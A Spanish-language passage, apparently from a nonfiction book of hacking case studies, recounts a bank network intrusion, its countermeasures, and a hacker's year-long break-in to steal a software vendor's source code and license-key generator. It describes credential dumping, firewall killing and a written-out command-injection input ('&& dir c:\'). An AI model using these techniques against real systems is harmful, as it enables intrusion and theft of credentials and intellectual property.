También encontró el camino hacia uno de los rincones más extremadamente confidenciales de cualquier operación bancaria, el proceso para generar transferencias. Encontró las pantallas de menú para iniciar el proceso. También descubrió el formulario *online* utilizado por un grupo restringido de empleados autorizados que tienen autoridad para procesar transacciones, para retirar fondos de la cuenta de un cliente y enviarlos electrónicamente a otra institución financiera que puede estar en la otra parte del mundo (en Suiza, por poner un ejemplo).

Pero un formulario de un banco no sirve de nada si uno no sabe cómo rellenarlo correctamente. Resultó que eso no era ningún problema, tampoco. En el manual de instrucciones que había localizado anteriormente había un capítulo especialmente interesante. No necesitó leer mucho del capítulo para encontrar lo que necesitaba.

20.1.2 Introducir/actualizar transferencias por cable

Menú: Transferencias por cable

Opción: **Introducir**/actualizar **transferencias** por cable

Esta opción se utiliza para introducir transferencias no reiterativas y para seleccionar transferencias reiterativas con el fin de introducirlas y enviarlas. Las transferencias no reiterativas son para clientes que sólo envían transferencias ocasionalmente o para aquellos que no sean clientes y que deseen iniciar una. A través de esta opción, las transacciones entrantes también pueden mantenerse después de que se hayan cargado. Cuando se selecciona esta opción, se visualiza la siguiente pantalla.

Transferencias

Transferencias 11:35:08

Salida

Opciones de tipo, pulse Intro.

2=Modificar 4=Borrar 5=Visualizar Posición en. ...

Opc De la,cuenta Al beneficiario Cantidad

F3=Salir F6=Añadir F9=Entrante F12=Anterior

Si se selecciona inicialmente esta opción, no habrá listada ninguna transacción.

Para añadir, pulse *F6=Añadir* y aparecerá la siguiente pantalla.

A lo largo de todo un capítulo se detallaban paso a paso los procedimientos exactos para enviar una orden desde ese banco concreto para transferir fondos a la cuenta de una persona de otra institución financiera. Gabriel sabía entonces todo lo que necesitaba para enviar una transferencia. Tenía las llaves del castillo.

Posteriormente

A pesar de disponer de acceso a tantas partes del sistema del banco y de tener a su alcance un enorme poder sin autorización, Gabriel no puso la mano en la caja, lo que es digno de reconocimiento. No estaba interesado en robar fondos ni sabotear la información del banco, aunque sí pensó en mejorar las tasas de interés de los créditos de algunos amigos. Gabriel se matriculó en un programa de seguridad de la universidad local y, naturalmente, valoró las debilidades de las medidas de protección del banco.

> *Encontré un montón de documentos en su servidor sobre la seguridad física, pero eso no tiene nada que ver con los* hackers. *Efectivamente, encontré algo sobre los consultores de seguridad*

que contrataban cada año para comprobar los servidores, pero no es suficiente para un banco. Los esfuerzos realizados para la seguridad física son buenos, pero no dedican la atención necesaria a la seguridad informática.

DILUCIDACIÓN

El sitio Web de Estonia era un objetivo fácil. Juhan reparó en el fallo cuando vio el código fuente de las páginas Web del banco. El código utilizaba un elemento de formulario oculto que contenía el nombre de archivo de una plantilla de formulario, que se había cargado con el *script* CGI y se mostraba a los usuarios en su explorador Web. Juhan cambió la variable oculta para que apuntara a un archivo de contraseñas del servidor y, *voilá,* el archivo de contraseñas se visualizó en su explorador. Sorprendentemente, el archivo no tenía ocultas las contraseñas, de modo que tuvo acceso a todas las contraseñas cifradas y después pudo craquearlas.

La intrusión en el banco Dixie es otro ejemplo de la necesidad de *defensa en profundidad.* En este caso, la red del banco parecía estar plana; es decir, no contaba con la protección suficiente aparte del único servidor Citrix. Una vez que comprometió un sistema cualquiera, el atacante pudo conectarse a todos los demás sistemas de la red. Un modelo de defensa en profundidad habría podido evitar que Gabriel obtuviera acceso al AS/400.

El personal responsable de la seguridad de la información del banco se confió en exceso ante la falsa sensación de seguridad que les proporcionó la auditoría externa que contrataron y que quizás les elevó injustificadamente el nivel de confianza en su actitud ante la seguridad global. Aunque realizar una valoración o auditoría de seguridad es una medida muy importante para evaluar la resistencia a un ataque, un proceso aún más importante es gestionar correctamente la red y todos los sistemas que la componen.

CONTRAMEDIDAS

El sitio Web del banco *online* debería haber solicitado que todos los desarrolladores de aplicaciones Web aplicaran las prácticas fundamentales de programación segura o haber exigido una auditoría de todo el código introducido. La mejor práctica es limitar la cantidad de información que introduce el usuario y que se pasa a un *script* del lado del servidor. El uso de nombres de archivos y constantes predefinidos en el código, aunque no sea elocuente, eleva el nivel de protección en la seguridad de la aplicación.

Una vigilancia relajada de la red y una escasa seguridad de las contraseñas en el servidor Citrix fueron los errores más graves en este caso y, muy probablemente, habrían evitado que Gabriel se paseara por su red, instalando registradores de tecleo, siguiendo a otros usuarios autorizados e instalando programas troyanos. El *hacker* escribió un pequeño *script* y lo colocó en la carpeta de inicio del administrador para que cuando éste se registrara, se ejecutara silenciosamente el programa pwdump3. Como es natural, ya tenía los privilegios de administrador. El *hacker* se sentó a esperar que un administrador del sistema se registrara para poder, entonces, secuestrar sus privilegios y copiar inmediatamente los *hashes* de contraseñas del controlador de dominios primario. El *script* oculto se suele conocer como *Troyano* o *puerta trampa.*

Una lista parcial de contramedidas incluiría las siguientes:

- Comprobar en todas las cuentas cuándo se cambió por última vez cada contraseña de las cuentas de servicios del sistema, como "TSINternetUser", no asignadas al personal; los derechos de administrador no autorizados; los derechos de grupo no autorizados y la fecha del último registro en el sistema. Estas comprobaciones periódicas pueden ayudar a identificar un incidente en seguridad. Compruebe si hay contraseñas creadas durante horas extrañas del día, porque el *hacker* puede no percatarse de que al cambiar las contraseñas de las cuentas está dejando huellas que se podrían seguir en una auditoría.

- Restrinja los registros de usuario interactivos a las horas de trabajo.

- Habilite auditorias al iniciar y al cerrar la sesión en cualquier sistema al que se pueda acceder de forma inalámbrica, por acceso telefónico por Internet o extranet.

- Implemente programas como el SpyCop (disponible en www.spycop.com) para detectar registradores de tecleo no autorizados.

- Esté atento a la instalación de actualizaciones de Seguridad. En algunos entornos, puede interesar descargar automáticamente las últimas actualizaciones. Microsoft está contribuyendo activamente a animar a los clientes a configurar sus sistemas informáticos para que lo hagan.

- Compruebe los sistemas a los que se pueda acceder desde el exterior para saber si hay software de control remoto, del tipo de WinVNC, TightVNC, Damware, etc. Estos programas de software, aunque tengan usos legítimos, ayudan a que un atacante vigile y controle las sesiones activas en la consola del sistema.

- Inspeccione minuciosamente todos los accesos que utilicen Windows Terminal Services o Citrix MetaFrame. La mayoría de los atacantes eligen utilizar estos servicios antes que los programas controlados remotamente para reducir la posibilidad de ser detectado.

LA ÚLTIMA LÍNEA


Las intrusiones comentadas en este capítulo son triviales. Se basan en aprovechar la escasa seguridad de las contraseñas de las empresas y los *scripts* CGI vulnerables. A pesar de que muchas personas, incluso las que tienen sólidos conocimientos de seguridad informática, tienden a pensar que las intrusiones de los *hackers* son como el ataque

estratégico de *Ocean 's Eleven,* la triste realidad es que muchos de estos ataques no eran ni ingeniosos ni inteligentes. Sin embargo, han logrado sus objetivos porque una parte notable de las redes de empresas no están correctamente protegidas.

Además, la gente responsable de desarrollar y colocar estos sistemas en producción está cometiendo errores muy básicos de configuración o despistes de programación que crean la oportunidad para los miles de *hackers* que llaman a la puerta cada día.

Si las dos instituciones financieras que hemos mencionado en este capítulo son representativas de cómo la mayoría de los bancos del mundo están protegiendo actualmente la información y los ahorros de los clientes, quizás debamos decidir volver a esconder nuestro dinero en un calcetín debajo de la cama.

SU PROPIEDAD INTELECTUAL NO ESTÁ SEGURA



Si algo no funcionaba, intentaba otra cosa, porque sabía que habría algo que funcionaría. Siempre hay algo que funciona. Sólo hay que encontrarlo que es.

— Erik

¿Cuál es el bien más preciado de cualquier organización? No es el hardware, no son ni las oficinas, ni la fábrica; ni siquiera lo que afirmaba aquel *cliché* que llegó a ser tan popular, el de "lo más valioso es nuestra gente".

La pura verdad es que todo lo anterior se puede reemplazar. De acuerdo que no es tan fácil, no sin mucho esfuerzo, pero numerosas empresas han sobrevivido después de que las instalaciones quedaran arrasadas por el fuego o de que un grupo de empleados clave salieran por

la puerta. Sobrevivir a la pérdida de la propiedad intelectual, sin embargo, es otra historia completamente diferente. Si alguien roba los diseños de sus productos, su listado de clientes, sus planes de líneas nuevas, sus datos de I+D, supondría un golpe que haría tambalear a su empresa.

Es más, si alguien roba mil artículos de su almacén o una tonelada de titanio de su planta de fabricación o cien ordenadores de sus oficinas, lo sabría de inmediato. Sin embargo, si alguien roba electrónicamente su propiedad intelectual, lo que están robando es una copia y no lo sabrá hasta mucho después (quizás nunca), cuando el daño ya esté hecho y esté sufriendo las consecuencias.

Inquieta saber que gente diestra en intrusiones informáticas está robando todos los días propiedad intelectual y, con frecuencia, de empresas que probablemente no estén menos concienciadas que la suya en cuanto a la importancia de la seguridad, como sugieren los dos ejemplos de este capítulo.

Las dos personas de estas historias pertenecen a una carnada especial conocida como *crackers,* un término utilizado para los *hackers* que "desmantelan" programas de software aplicando ingeniería inversa a aplicaciones comerciales o robando el código fuente de estos programas o el código de las licencias, para poder utilizar gratuitamente el software y, al final, distribuirlo mediante un laberinto de sitios clandestinos de craqueo. (No debe confundirse esta acepción con la de "cracker" como programa para craquear contraseñas.)

Normalmente, los motivos que tiene un *cracker* para perseguir un producto concreto son tres:

- Conseguir un programa en el que tiene especial interés y que quiere examinar detenidamente.

- Tratar de superar un reto y ver si gana a un oponente digno (normalmente el desarrollador), exactamente igual que otras personas intentan ganar a un oponente en una partida de ajedrez, bridge o póquer.

- Colgar el software para que esté disponible para otras personas en el secreto mundo *online* dedicado a ofrecer gratuitamente software de gran valor.

Los dos personajes de estas historias comprometen a los fabricantes de software para robar el código fuente y poder posteriormente lanzar un parche o un generador de claves *(keygeri),* es decir, el mismo código propietario utilizado para generar las claves legales de las licencias para los clientes, para que grupos de *crackers* puedan utilizar el software gratis. Hay mucha gente con destreza en programación que hace lo mismo y las empresas de software no tienen ni idea de la fuerza de los golpes que están recibiendo.

Los *crackers* habitan en un mundo oscuro y oculto en el que la moneda en circulación es el software robado. El robo de propiedad intelectual alcanza dimensiones que probablemente aturdan y asusten. El último y fascinante acto de la historia se detalla cerca del final del capítulo, en la sección "Compartir: el mundo del *cracker".*

DOS AÑOS PARA UN GOLPE

Erik es un consultor de seguridad, de treinta y tantos años, que se queja de lo siguiente: "Cuando informo de una vulnerabilidad oigo a menudo ' ¡ Ah! Eso no es nada. ¿A qué tanto alboroto? ¿Qué va a pasar por eso?'" Su historia pone de manifiesto una perogrullada que se olvida con frecuencia: No son sólo los grandes errores los que te matan.

Lo que veremos a continuación puede parecer, para los lectores que tengan unos conocimientos técnicos limitados de los métodos que utilizan los *hackers,* un camino muy duro y trabajoso.

Si bien es cierto que lo más fascinante de esta crónica es cómo trasluce la constancia de muchos *hackers.* Los sucesos que aquí se relatan, y que acontecieron no hace mucho, revelan a Erik, como tantos otros mencionados en estas páginas, como un *hacker* de principios durante el día, que ayuda a las empresas a proteger su información, pero que por la noche se entrega sigilosamente a la emoción de las intrusiones en desprevenidos objetivos.

Erik pertenece a esa carnada especial de *hackers* que ponen los ojos en la intrusión de un lugar concreto y persiguen esa tarea hasta conseguirla... *aunque les lleve meses o años.*

Comienza la búsqueda

Hace algunos años, Erik y algunos antiguos colegas *hackers* habían estado recopilando diferentes tipos de programas de servidores y habían llegado al punto en el que "tenían el código fuente" de todos los productos más relevantes de esa categoría... con una única excepción. Erik explica que: "Era el único que no tenía y, no sé por qué, era tan interesante penetrar en él". Yo comprendo perfectamente esa actitud. A Erik le gustaba ir a la caza de trofeos y cuanto más valioso fuera el objetivo, mayor sería el trofeo.

El que le faltaba a Erik resultaría ser mucho más difícil de lo que él había previsto. "Hay algunos sitios en los que quiero penetrar, pero, por algún motivo, son muy difíciles", explica. Me identifico con esa actitud, también.

Comenzó de una forma familiar, con "una exploración de los puertos de un servidor Web que es, probablemente, el primer sitio que estudio para penetrar en los servidores Web. Por norma general, hay una mayor exposición ahí. Pero no encontré nada directamente". Es muy normal sondear un objetivo ligeramente cuando se está comenzando un ataque para evitar que salten alarmas o que el administrador lo advierta en las entradas de los registros, especialmente ahora, que muchas empresas tienen implementados sistemas de detección de intrusiones para detectar la exploración de puertos y otros tipos de sondeos que los atacantes suelen utilizar.

Para Erik, "hay algunos puertos que quiero buscar porque sé que van a ser objetivos interesantes". Recita una lista de números de puertos utilizados para el servidor Web, los servicios de terminales, el servidor Microsoft SQL, la red privada virtual (VPN) de Microsoft, NetBIOS y el servidor de correo (SMTP), entre otros.

En un servidor Windows, el puerto 1723 (como se menciona en el Capítulo 7, "Evidentemente, su banco es seguro, ¿no?") suele utilizarse

para un protocolo conocido como túnel de punto a punto, que es la implementación de las comunicaciones VPN de Microsoft y utiliza un método de autentificación basado en Windows. Erik ha descubierto que sondeando el puerto 1723 "se obtiene una idea de las funciones que desempeña el servidor" y, además, "a veces se pueden adivinar las contraseñas o conseguirlas mediante un ataque de fuerza bruta".

Ni siquiera se molesta en ocultar su identidad en esta fase porque "son tantos los sondeos de puertos que [una compañía] recibe al día que nadie presta atención. Un sondeo de los puertos entre cientos de miles al día no significa nada".

(La valoración de Erik del bajo riesgo de ser detectado y posiblemente identificado se fundamenta en la arriesgada suposición de que el sondeo de puertos que él haga quedará sepultado bajo el "ruido"de Internet. En efecto, los administradores de red de la empresa objetivo pueden estar tan saturados de trabajo o ser tan perezosos que no examinen los registros, pero siempre cabe la posibilidad de que se encuentre con un tipo muy celoso con su trabajo que lo pille. Es un riesgo que los *hackers* precavidos no quieren correr.)

A pesar del riesgo, en este caso los sondeos de puertos no resultaron muy útiles. Posteriormente, utilizando un pequeño programa personalizado que funcionaba de forma muy parecida a un escáner de interfaz de pasarela común (CGI), encontró un archivo de registros generado por el "WSFTP server", que contenía, entre otras cosas, un listado de los nombres de archivo cargados en el servidor. Es igual que cualquier otro registro FTP (protocolo de transferencia de archivos), explica Erik, "con la excepción de que el registro estaba almacenado en todos los directorios en los que se habían cargado archivos", de modo que cuando uno ve un archivo listado en el registro que parece interesante, es justo ahí, no es necesario salir a buscarlo.

Erik analizó el registro FTP y encontró los nombres de archivos que se habían cargado recientemente en "/include", un directorio que suele utilizarse para almacenar archivos de tipo ".inc", es decir, funciones de programación comunes que proceden de otros módulos de código fuente principales. En Windows 2000, de manera predeterminada, estos archivos no están protegidos. Después de revisar la lista de nombres de

archivos en el registro, Erik utilizó su explorador de Internet para ver el código fuente de ciertos nombres de archivos que pensó que podrían contener información importante. Concretamente, miró en archivos que podrían incluir las contraseñas de un servidor de motor de bases de datos. Y, finalmente, encontró el filón.

"En aquel momento, probablemente, hubiera hecho ya diez intentos en el servidor Web. Y nada. Todavía no había encontrado nada importante en los registros", dice Erik. A pesar de que encontrar las contraseñas de la base de datos fue una alegría, pronto se dio cuenta de que no había ningún servidor de bases de datos en aquel PC.

No obstante, a partir de ahí, las cosas comenzaron a ponerse "interesantes".

> *No encontré nada en ese servidor Web, pero tenía una herramienta [de software] que yo mismo hice para adivinar nombres de hosts mediante una lista de nombres comunes, como, por ejemplo, pasarela, seguridad, prueba, etc., más el nombre del dominio. El programa recorre una lista de nombres comunes para identificar cualquiera de los nombres de hosts que puedan existir en el dominio.*
>
> *La gente es muy predecible [a la hora de elegir nombres], de modo que es bastante sencillo encontrar los servidores.*

Encontrar los servidores resultó muy fácil, pero tampoco le llevó a ningún sitio. Entonces se le ocurrió algo: esa compañía no estaba en Estados Unidos. Por eso, "utilicé esa extensión del país y lo intenté con un montón de *hosts* que había encontrado con mi herramienta". Por ejemplo, para una empresa japonesa sería:

nombredelhost.nombredelacompañía.com.jp

Así llegó a descubrir un servidor Web y de correo secundario. Accedió a él con las contraseñas que había encontrado en los archivos fuente "include" (.inc). Pudo ejecutar comandos a través de un procedimiento de sistemas estándar (xpcmdshell) que le permitió ejecutar comandos de la *shell* bajo cualquier usuario que estuviera abierto

en el servidor SQL, normalmente bajo una cuenta con privilegios. ¡Eureka! Consiguió acceso completo al servidor Web y de correo.

Erik pasó inmediatamente a profundizar en los directorios buscando copias de seguridad del código fuente y de otros tesoros. Su principal objetivo era conseguir el generador de claves (como ya hemos dicho antes, el propio código que se utiliza para generar las claves de las licencias de los clientes). El primer paso era recopilar tanta información como fuera posible sobre el sistema y sus usuarios. De hecho, Erik utilizó una hoja de cálculo Excel para guardar toda la información interesante que encontró, como contraseñas, direcciones IP, nombres de *hosts* y los servicios a los que se podía acceder a través de los puertos abiertos, etc.

También exploró las partes ocultas del sistema operativo que el pirata amateur generalmente pasa por alto, como son los secretos de las Autoridades de Seguridad Local (LSA), donde se almacenan las contraseñas de servicios, *hashes* de contraseñas almacenados en la caché de los últimos usuarios que se registraron en la máquina, los nombres y contraseñas de las cuentas de acceso telefónico tipo Servicios de Acceso Remoto (RAS), las contraseñas de ordenadores utilizados para acceder al dominio, etc. También examinó el área de Almacenamiento Protegido en la que Internet Explorer y Outlook Express guardan las contraseñas.[18]

El siguiente paso consistió en extraer los *hashes* de contraseñas y craquearlos para recuperar las contraseñas. Dado que el servidor era un controlador de dominios de reserva, servidor de correo y servidor de nombres de dominio (DNS) secundario, pudo acceder a todos los registros de recursos DNS (incluidos, entre otros, los nombres de *hosts* y las direcciones IP correspondientes) abriendo el panel de gestión DNS, donde se encontraba la lista completa de nombres de dominios y de *hosts* que utilizaba la compañía.

> *Ya tenía una lista de todos sus hosts y tomé las contraseñas de aquí y de allí, saltando de un sistema a otro.*

¿Le interesa ver sus propios secretos de las LSA y áreas de almacenamiento protegidas? Todo lo que necesita es una ingeniosa herramienta llamada Cain&Abel y que se encuentra disponible en www.oxid.it.

Le fue posible "ir saltando charcos" porque antes había craqueado correctamente las contraseñas que había en el servidor Web secundario, después de haber explotado la contraseña de Microsoft SQL que había encontrado.

Todavía no sabía qué servidores eran las máquinas de desarrollo de aplicaciones, donde se almacenaba el código fuente del producto y el código de gestión de las licencias. Buscando pistas, fue inspeccionando con detenimiento el correo y los registros Web para identificar posibles pautas de actividad que apuntaran a estos equipos. Una vez que hubo reunido una lista de otras direcciones IP de los registros que parecían interesantes, se dirigiría a esas máquinas. El Santo Grial en esta fase era la estación de trabajo de un desarrollador, puesto que cualquier desarrollador tendría, seguramente, acceso a todo el conjunto de archivos de código fuente.

A partir de ahí, quedó fuera de combate durante varias semanas. Aparte de reunir las contraseñas, no logró mucho en dos meses, "sólo descargar un poco de información de vez en cuando que me parecía útil".

El ordenador del Director General

Así transcurrieron unos ocho meses, mientras tanto, Erik, pacientemente, "saltaba de un servidor a otro" sin encontrar ni el código fuente ni el generador de claves para licencias. Pero, entonces, se produjo un gran avance. Comenzó a fijarse mejor en el servidor Web secundario que había comprometido y descubrió que en él estaban almacenados los registros de todas las personas que recuperaban mensajes de correo electrónico, donde se especificaba el nombre de usuario y la dirección IP de todos estos empleados. Examinando los registros, encontró la dirección IP del director general. Por fin, identificó un objetivo relevante.

> *Finalmente había encontrado el ordenador del director general y eso fue un hallazgo importante. Sondeé los puertos de ese ordenador durante dos días y no tuve respuesta, pero sabía que su ordenador estaba allí. Veía en la cabecera de sus emails que utilizaba una dirección IP fija, pero nunca estaba.*

Así que, por último, intenté explorar los puertos de su equipo, •comprobé algunos puertos comunes cada dos horas para que no pudieran detectarme en caso de que estuviera ejecutando software de detección de intrusiones. Lo intenté a diferentes horas del día, pero limité el número de puertos a no más de cinco en cualquier periodo de 24 horas.

Necesité varios días para encontrar un puerto abierto en el momento en que él estaba allí. Por fin, tuve uno en su máquina, el 1433, donde se ejecutaba una instancia del servidor MS SQL. Resulta que era su portátil y que sólo lo utilizaba unas dos horas cada mañana. Entraba en su oficina, comprobaba su correo y después se iba o apagaba el portátil.

Entrar en el ordenador del Director General

Para entonces, Erik había reunido unas 20 ó 30 contraseñas de la empresa. "Tenían contraseñas buenas, fuertes, pero seguían una pauta. Y una vez que comprendí cuál era, fue fácil adivinar las contraseñas".

En ese momento, Erik calcula que llevaba trabajando en ello algo así como un año entero. Y, entonces, sus esfuerzos se vieron recompensados con un gran descubrimiento.

Erik estaba llegando al punto en el que pensaba que empezaba a comprender la estrategia de contraseñas de la empresa, así que volvió atrás para enfrentarse de nuevo al ordenador del Director General, intentando adivinar la contraseña. ¿Qué le hizo pensar que podría adivinar la contraseña que utilizaba el Director General para el servidor MS SQL?

Bueno, la verdad es que no puedo explicarlo. Es simplemente la habilidad que tengo para adivinar las contraseñas que la gente utiliza. También puedo saber qué tipo de contraseñas utilizarán en el futuro. Tengo intuición para eso. Puedo sentirlo. Es como si me pusiera en su pellejo y dijera qué contraseña utilizaría después si yo fuera ellos.

Ni siquiera está seguro de si llamarlo suerte o conocimiento y se encoge de hombros con un "soy bueno adivinando". Sea cual sea la explicación, lo cierto es que encontró la contraseña correcta, que él recuerda que "no era una palabra normal de diccionario, sino algo más complicado". '

No importa cómo fuera, sino que ya tenía la contraseña que le dio acceso al servidor SQL con los privilegios de administrador de la base de datos. El Director General estaba "en sus manos".

Le pareció que el ordenador estaba bien protegido, con un cortafuegos y sólo un puerto abierto. Pero en otras cosas, Erik encontró muchos elementos de los que burlarse. "Su sistema estaba muy desordenado. No podía encontrar nada ahí. Quiero decir que había archivos desperdigados por todas partes". Como no entendía el idioma en el que estaban escritas la mayoría de las cosas, Erik utilizó diccionarios de la Web y un servicio de traducción *online* gratuito que se llamaba Babblefísh para cazar palabras clave. Además tenía un amigo que hablaba ese idioma y que le ayudó. En los registros de los chats encontró más direcciones IP y contraseñas.

Como los archivos del portátil estaban tan sumamente desorganizados, no se podía encontrar nada allí, así que Erik recurrió a una estrategia diferente: utilizó "dir /s *loa* <letra de la unidad>" para listar y ordenar todos los archivos por fecha para que pudiera ver los archivos a los que habían accedido recientemente en las unidades y examinarlos *offline.* En el proceso, descubrió un nombre obvio para una hoja de cálculo Excel que contenía varias contraseñas para diferentes servidores y aplicaciones. De ahí, identificó un nombre de cuenta y una contraseña válidos para el servidor DNS primario.

Con el fin de que la siguiente tarea fuera más fácil, logrando un mejor punto de apoyo y así subir y descargar archivos con facilidad, Erik quería trasladar su herramienta para *hackers* al portátil del director general. Sólo podía comunicarse con el portátil a través de la conexión de su servidor Microsoft SQL, pero podía utilizar el mismo procedimiento del que ya hemos hablado para enviar comandos al sistema operativo como si estuviera sentado delante de una pantalla DOS en Windows. Erik escribió un pequeño *script* para que el FTP descargara sus herramientas

de *hacker*. Como no consiguió nada con sus tres primeros intentos, utilizó un programa de la línea de comandos del portátil llamado "pslist" para que visualizara la lista de procesos que estaban en ejecución.

¡Grave error!

Como el portátil del Director General contaba con su propio cortafuegos personal (Tiny Personal Firewall), cada intento de utilizar el FTP disparaba un cuadro de advertencia en- la pantalla del Director pidiendo permiso para conectarse a Internet. Afortunadamente, el Director ya había descargado desde www.sysinternals.com una serie de herramientas de línea de comandos para manipular procesos. Erik utilizó la aplicación "pskill" para exterminar el programa del cortafuegos y hacer así que desaparecieran los cuadros de diálogo antes de que el Director General los viera.

Una vez más, Erik pensó que sería inteligente quedarse al margen del juego durante dos semanas por si alguien había reparado en sus actividades. Cuando volvió, utilizó un enfoque diferente para intentar colocar sus herramientas en el portátil del Director General. Escribió un *script* para recuperar varias de sus herramientas de *hacking* utilizando un "objeto del Internet Explorer" que engañaría al cortafuegos personal y le haría pensar que Internet Explorer estaba pidiendo permiso para conectarse a Internet. Casi todo el mundo permite que Internet Explorer tenga acceso total a través de su cortafuegos personal (estoy seguro de que usted también) y Erik contaba con que su *script* podría aprovechar esa tendencia. Buena decisión. Funcionó. Entonces pudo utilizar sus herramientas para comenzar a buscar en el portátil y extraer información.

El Director General advierte una intrusión

Estos mismos métodos, dice Erik, funcionarían todavía hoy.

En una ocasión posterior, mientras estaba conectado al ordenador del Director General, Erik volvió a matar el cortafuegos para poder transferir archivos a otro sistema desde el que pudiera descargarlos. Entretanto, se dio cuenta de que el Director estaba en el ordenador y de que habría podido percibir que algo extraño estaba ocurriendo. "Vio que faltaba el icono del cortafuegos de la bandeja del sistema. Se dio cuenta

de que yo estaba conectado". Erik salió inmediatamente. Dos minutos después, se había reiniciado el portátil y el cortafuegos se había activado de nuevo.

> *No sabía si se había fijado en mí. Así que esperé dos semanas antes de volver a intentarlo de nuevo. Finalmente, aprendí sus horarios y cuándo podía entrar en su sistema.*

Accediendo a la aplicación

Tras retirarse a redefinir su estrategia, Erik volvió al portátil del Director General y comenzó a examinar el sistema con mayor detenimiento. En primer lugar, ejecutó una herramienta de línea de comandos que está disponible al público y se llama LsaDump2, para volcar información confidencial almacenada en una parte especial del registro llamada Secretos de las Autoridades de Seguridad Local (LSA). Los Secretos LSA contienen contraseñas en texto plano para cuentas de servicios, contraseñas *hash* en la caché de los diez últimos usuarios, las contraseñas de usuarios de FTP y de la Web y los nombres y las contraseñas de las cuentas utilizadas para las redes de marcación telefónica.

También ejecutó el comando "netstat" para ver qué conexiones había establecidas en ese momento y qué puertos estaban escuchando una conexión. Observó que había un puerto superior escuchando una conexión entrante. Al conectarse al puerto abierto del servidor secundario que había comprometido anteriormente, se dio cuenta de que se estaba utilizando un servidor Web liviano a modo de interfaz de correo. Rápidamente comprendió que podría sortear la interfaz de correo y colocar los archivos que desea en el directorio raíz del servidor que se utilizaba para la interfaz de correo. Entonces podría descargar fácilmente archivos del portátil del director en el servidor secundario.

A pesar de los triunfos menores que había obtenido el año anterior, Erik seguía sin tener el código fuente del producto ni el generador de claves. No obstante, no había pensado en abandonar. De hecho, las cosas se estaban poniendo interesantes. "Encontré una copia de seguridad del directorio de 'herramientas' del portátil del Director

General. En ella había una interfaz de un generador de claves pero no tenía acceso a la base de datos activa".

No había encontrado el servidor de licencias en el que se ejecutaba la base de datos activa que contenía todas las claves de clientes, sólo algo que apuntaba a él. "No sabía dónde se ubicaban las herramientas de licencias para los empleados. Necesitaba encontrar el servidor activo". Tuvo el presentimiento de que estaban en el mismo servidor que el servidor de correo, porque la empresa operaba en un sitio Web que permitía a los clientes comprar inmediatamente el producto de software. Una vez aprobada la transacción con la tarjeta de crédito, el cliente recibía un correo electrónico con la clave de licencia. Sólo quedaba un servidor en el que Erik no había podido localizar y penetrar; tenía que ser ése el que guardara la aplicación para generar las claves de licencia.

Para entonces, Erik había invertido meses en la red y todavía no tenía lo que buscaba. Decidió husmear por el servidor secundario que había comprometido anteriormente y comenzar a inspeccionar el servidor de correo de los otros servidores que ya "poseía", utilizando un mayor número de puertos, con la esperanza de descubrir algunos servicios en puertos que no fueran los habituales. También pensó que sería recomendable hacerlo desde un servidor de confianza por si acaso el cortafuegos sólo permitía ciertas direcciones IP.

Durante las dos semanas siguientes, exploró la red con todo el sigilo del que fue capaz para identificar todos los servidores que estuvieran ejecutando servicios poco usados o intentando ejecutar servicios comunes en puertos que no eran los habituales.

Mientras realiza las tareas de exploración de puertos, Erik comenzó a examinar los archivos del historial del Internet Explorer de la cuenta de administrador y de varios usuarios. Así llegó a un nuevo descubrimiento. Los usuarios del servidor secundario se conectaban a través de un puerto de un número muy alto del servidor de correo principal utilizando el Internet Explorer. Comprendió que el servidor de correo principal también bloqueaba el acceso a este puerto de alta numeración a menos que la conexión procediera de una dirección IP "autorizada".

Por fin encontró un servidor Web en un puerto alto ("1800 o algo así", recuerda Erik) y pudo adivinar una combinación de usuario y contraseña que abrió un menú de opciones. Una de ellas era mirar la información de los clientes. Otra era generar claves de licencias para el producto de la empresa.

¡Bingo!

Éste era el servidor que contenía la base de datos activa. Erik empezaba a sentir cómo su organismo bombeaba adrenalina a medida que comprendía lo cerca que estaba de su objetivo. Pero "este servidor era muy hermético, increíblemente hermético". Otra vez se encontraba en un callejón sin salida. Retrocedió, volvió a pensar en todos los factores, y se le ocurrió una nueva idea:

> *Tenía el código fuente de esas páginas Web porque estaban en la copia de seguridad del sitio Web que encontré en el portátil del Director General. Y encontré un vínculo en la página Web para un diagnóstico de red, como netstat, traceroute y ping. Podías poner una dirección IP en el formulario Web, hacer clic en "OK", entonces se ejecutaba el comando y se visualizaban los resultados en tu pantalla.*

Había observado un error en un programa que podría ejecutar cuando se registrara en la página Web. Si elegía la opción para hacer un comando *tracert,* el programa le permitiría seguir la ruta que siguen los paquetes hasta la dirección IP de destino. Erik se dio cuenta de que podría engañar al programa para que ejecutara un comando de la *shell* introduciendo una dirección IP, seguida del símbolo "&" y, a continuación, su comando *shell.* De modo que quedaría como a continuación:

```
hostlocal > nul && dir c:\
```

En este ejemplo, la información introducida en el formulario se añade a continuación del comando *traceroute* junto al *script* CGI. La primera parte (hasta el símbolo "&") indica al programa que ejecute un comando *traceroute* para sí mismo (que no sirve para nada) y que redirija la salida a *nul,* lo que provoca que la salida sea "arrojada al cubo de bits" (es decir, a ningún sitio). Después de que el programa haya ejecutado su

primer comando, los símbolos "&&" indican que hay otro comando de la *shell* que debe ejecutarse. En este caso, es un comando para visualizar el contenido del directorio raíz en la unidad C, una función extremadamente útil para el atacante porque le permite ejecutar cualquier comando *shell* al azar con los privilegios de la cuenta con la que está trabajando el servidor Web.

"Me dio el acceso que yo necesitaba. Prácticamente tenía acceso a todo el contenido del servidor", dice Erik.

Erik estaba ocupado. Pronto observó que los desarrolladores de la compañía dejaban una copia de seguridad de su código fuente en el servidor cada noche. "Era una mole. La copia entera ocupaba unos 50 megas". Pudo ejecutar una serie de comandos para mover todos los archivos que quería al directorio raíz del servidor Web, después sólo tenía que descargarlos en la primera máquina en la que había penetrado, el servidor Web secundario.

¡Pillado!

El incidente con el Director General había sido un toque de atención. Aparentemente, el ejecutivo sospechaba, pero con su agenda tan apretada y el sigilo con que se movía Erik, no había habido más alarmas. No obstante, a medida que seguía profundizando en el corazón del sistema de la empresa, resultaba más difícil para Erik mantener la discreción. Lo que ocurrió a continuación es con frecuencia el coste de llevar una intrusión a los límites en combinación con una presencia prolongada en un sistema ajeno. Estaba comenzando a descargar el código fuente del anhelado programa, cuando:

